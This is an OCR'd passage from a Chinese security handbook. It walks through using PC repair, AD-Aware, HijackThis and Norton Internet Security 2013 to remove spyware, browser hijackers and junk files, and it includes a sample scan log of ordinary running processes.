
扫描结束后，可针对问题进行处理。

STEP05：系统修复




“常规修复”可对一些恶意插件、广告等进行检测及修复，而“漏洞修复”可专门检测并修复系统漏洞。单击“漏洞修复”按钮。

STEP06：漏洞检测完成




单击“立即修复”按钮对漏洞进行修复。

STEP07：电脑清理




可对电脑中的 Cookie、垃圾以及上网痕迹等进行检测并清理。

STEP08：垃圾扫描完成




单击“一键清理”按钮对扫描出的垃圾等进行清理。

STEP09：优化加速




有一键优化、深度优化、我的开机时间启动项、优化记录与恢复五个选项。

STEP10：查看开机启动项




显示所有开机项目所占用的开机时间，并且可手动禁止不必要的开机启动项目。

STEP11：启动项设置




可专门针对开机启动项进行禁止启动、恢复启动、延迟至系统空闲时启动等操作。

STEP12：查看系统优化记录



可对系统误优化的项目进行恢复。

STEP13： 电脑救援



01 有自动工具救援、人工在线救援以及附近商家救援三个选项。

02 以视频播放时没有声音为例，在这里单击视频声音中的“没有声音”选项。

STEP14： 进入修复界面



单击“立即修复”按钮，即可对问题进行修复。

STEP15： 软件管理



用户可进行软件下载、安装、升级、卸载等操作。

14.3 常见的网络安全防护工具

网络这个先进工具给人们带来了无尽便捷，但在便捷的同时也存在着安全隐患。因此，为了将安全隐患降到最低点，最便捷、最有效的做法就是做好网络的安全防御工作。

14.3.1 AD-Aware 让间谍程序消失无踪

系统安全工具 AD-Aware 可以扫描用户电脑中网站所发送进来的广告跟踪文件和相关文件，且安全地将它们删除掉，使用户不会因此而泄露自己的隐私和数据。能够搜索并删除的广告服务程序包括：Web3000、Gator、Cydoor、Radiate/Aureate、Flyswat、Conducent/TimeSink 和 CometCursor 等。该软件的扫描速度相当快，可生成详细的报告并在眨眼间将其

都删除掉。具体的操作步骤如下。

STEP01：运行“AD-Aware”



进入“AD-Aware”主窗口并单击“扫描系统”按钮。


STEP02：进入扫描操作窗口



01 可选择“快速扫描”、“完全扫描”、“概要扫描”三种扫描方式。


02 选择好扫描方式之后，单击窗口下方的“现在扫描”按钮。

STEP03：正在扫描



显示扫描时间，扫描的对象的信息。

STEP04：查看扫描结果




01 若要清除所有扫描出的对象，则需要在“操作”栏选择“移除所有”命令。

02 单击“现在执行操作”按钮，即可成功清除所有对象。

提示

为了维持电脑系统的安全及稳定性，移除间谍软件及广告软件应该是一项持续并经常进行的工作，因此，用户最好能够定期对系统进行扫描。

STEP05：返回扫描窗口



单击窗口右侧的“设置”按钮。

STEP06：进入选项设置窗口



01 在“更新”选项卡中可进行“软件和定义文件更新”、“信息更新”等更新设置。

02 单击“确定”按钮。

STEP07：选择扫描项目



01 勾选要扫描的文件以及文件夹。

02 单击“确定”按钮。

STEP08：切换至“Ad-Watch Live”选项卡



01 可进行常规、侦测层以及警告和通知三种设置。

02 单击“确定”按钮。

STEP09：切换至“额外”选项卡



01 对常规、语言、皮肤项进行设置。

02 单击“确定”按钮。


在使用步骤上，Ad-aware 跟一般的病毒清除软件没有太大区别，主要都包括了扫描及清除两大部分。不论间谍软件或广告软件，都会高度危害电脑系统的安全性及稳定性，所以都有移除的必要。由于不同的间谍软件或广告软件设定亦各不相同，移除间谍软件或广告软件并不是一项容易的工作，即使利用反间谍软件或反广告软件，亦不代表能完全将其成功移除。

有时，可能会因为该间谍软件或广告软件被部分终止，而令系统在启动时出现错误信息。此时，用户就必须要进行手动清除的相关操作。比如，在利用 Ad-aware 移除一个名为“BookedSpace”的广告后，就发现系统在每次启动时，都会提示找不到“bs3.dll”及“bsxx5.dll”的信息。这样，就必须手动移除 Ad-aware 未能完全清除的设定后，问题才能得以解决。由于手动移除步骤都会较为复杂，因此，用户在进行时一定要谨慎。

14.3.2 浏览器绑架克星 HijackThis


HijackThis 是一款专门对付恶意网页及木马的程序，可将绑架浏览器的全部恶意程序找出来并将其删除。一般常见的绑架方式莫过于强制篡改浏览器首页设定、搜寻页设定。如果用户使用了 HijackThis 软件，就可以将所有可疑的程序全抓出来，再让用户判断哪个程序是肇事者并将其清除。具体的操作步骤如下。

STEP01： 运行“HijackThis”




在“HijackThis”主菜单窗口单击“Do a system scan and save a leg file”按钮。

STEP02： 开始扫描系统



可查看扫描信息。

STEP03： 查看扫描结果




```
Logfile of Trend Micro HijackThis v2.0.4
Scan saved at 16:00:04, on 2014/2/18
Platform: Windows 7 SP1 (WinNT 6.00.3505)
MSIE: Internet Explorer v11.0 (11.00.9600.1
Boot mode: Normal

Running processes:
C:\Windows\system32\taskhost.exe
C:\Windows\system32\Dwm.exe
C:\Windows\Explorer.EXE
C:\Program Files\ICBCEbankTools\Feitian-
InterPass3000\certd_nps3000_ICBC.exe
C:\Program Files\Spybot - Search & Destroy
2\SDTray.exe
D:\Program Files\360\360safe\safemon\360tra
C:\Program Files\Baidu\BaiduAn
\1.1.0.489\BaiduAnTray.exe
C:\ftc2010\Trojanwall.exe
```


扫描结果将会保存到记事本中。

STEP04： 修复项目




01 勾选需要修复的项目。　02 单击“Info on selected item”按钮。

STEP05：查看说明信息




单击“确定”按钮。

STEP06：返回扫描窗口




单击“Fix checked”按钮。

STEP07：查看提示信息




单击“是”按钮对所选项目进行修复。

STEP08：返回扫描窗口




如果用户不了解某些可疑项目的是否需要修复，单击“Analyze This”按钮，将扫描到的可疑内容发送到网站，让其帮助分析。

STEP09：返回扫描窗口



单击“Configue”按钮。

STEP10：打开“程序配配置”窗口




01 单击“Backups”按钮，可以看到修复的项目列表。

02 勾选需要恢复的项目然后单击“Restore”按钮即可将其恢复到原来的状态。

提示

在修复之后暂时不要清除“备份项目”列表中的内容，待系统重启且运行正常后再清除，以免造成不必要的麻烦。

STEP11： 单击“Misc Tools”按钮



01 用户可以使用进程管理、服务管理、程序管理等多种工具。


02 单击“Open Process manager”按钮。

STEP12： 查看当前运行的进程




对当前运行的进程进行管理。

STEP13： 返回“Misc Tools”窗口




单击“Delete a file on reboot”按钮。

STEP14： 选择需要删除的文件




选定需要删除的文件，单击“打开”按钮，则可在系统重启时将其删除。

STEP15： 返回“Misc Tools”窗口



单击“Open Uninstall Manager”按钮。

STEP16： 添加/移除程序管理器



01 选中一个项目。 02 单击“Delete this entry”按钮即可将该项目删除。

14.3.3 诺盾网络安全特警

“诺顿网络安全特警2013”简体中文版是支持winxp/win2003/vista/win7/win8操作系统提供的安全防护，提供主动式行为防护，甚至可以在传统特征为基础的病毒库辨认出前，早一步监测到新型的间谍程序及病毒。每隔5 ~ 15分钟提供一次更新，以检测和删除最新威胁。

1. 配置网络安全特警


当“诺顿网络安全特警2013”软件安装完毕之后，就可以通过配置运行此软件，从中领略其新颖的特性。具体的操作步骤如下。

STEP01： 运行“诺顿网络安全特警2013”




01 在主窗口左端查看计算机的安全状态。 02 单击“LiveUpdate”按钮。

STEP02： 软件更新




软件正在更新。

STEP03：对系统进行扫描




在主界面单击“立即扫描”按钮，对系统进行扫描，扫描完成后可对检测到的威胁进行修复、忽略或排除。

STEP04：打开“安全请求”对话框



在主界面单击“高级”按钮，可选择开启相应防护。例如单击开启“智能防火墙”，可查看其功能，单击“确定”按钮即可开启。

STEP05：打开“设置”窗口



01 在主界面单击“高级”按钮，然后依次单击“计算机”>“设置”。


02 在“实时防护”选项卡中单击“反间谍软件”栏右侧的“配置”链接。

STEP06：反间谍软件设置



勾选“安全风险类别”复选框，为获得最大程度防护，最好该勾选所有选项。


STEP07：网络防护设置



01 对网络中各项防护进行设置。

02 单击“智能防火墙”区域的“程序规则”选项。

STEP08：程序规则设置



01 在程序列表中可修改每个程序的 Internet 访问方式。


02 单击“添加”按钮添加其他程序控制。

STEP09：添加应用程序




选择要添加的程序，单击“打开”按钮。

STEP10：查看程序规则




01 选中需要修改的程序。 02 单击“修改”按钮。

STEP11：修改规则




根据提示信息修改规则，修改完成后单击“确定”按钮。

STEP12：返回“规则”对话框




如果要删除某程序控制，只用选择需要删除的程序之后，单击“删除”按钮。

STEP13：删除规则




单击“是”按钮，即可完成删除操作。

STEP14：打开“设置”对话框



切换至“网络”选项卡，单击“智能防火墙”区域中的“高级设置”栏右侧的“配置”链接。


STEP15：打开“高级设置”页面



01 激活高级防护功能，自定义计算机用于查看网页的端口。


02. 单击“通信规则”栏右侧的“配置”链接。

STEP16：查看通信规则




分别对规则进行添加、修改、删除、上移和下移操作。

STEP17：返回“高级设置”页面




如果要对防火墙进行重新设置，单击“防火墙重置”右侧的“重置”链接。

STEP18：防火墙重置



单击“是”按钮，即可重新设置整个防火墙设置。

STEP19：返回“设置”对话框




在“网页”选项卡中单击“身份安全”栏右侧的“配置”超链接。

STEP20：设置 Norton 身份安全



对 Norton 身份进行安全设置。

STEP21：切换至“常规”选项卡



进行诺顿任务、性能监控、产品安全性的设置。

2. 用网络安全特警扫描程序

在所有设置完毕之后，就可以运用设置好的方式实施扫描程序，具体的操作步骤如下。

STEP01：打开“诺顿网络安全特警 2013”主窗口



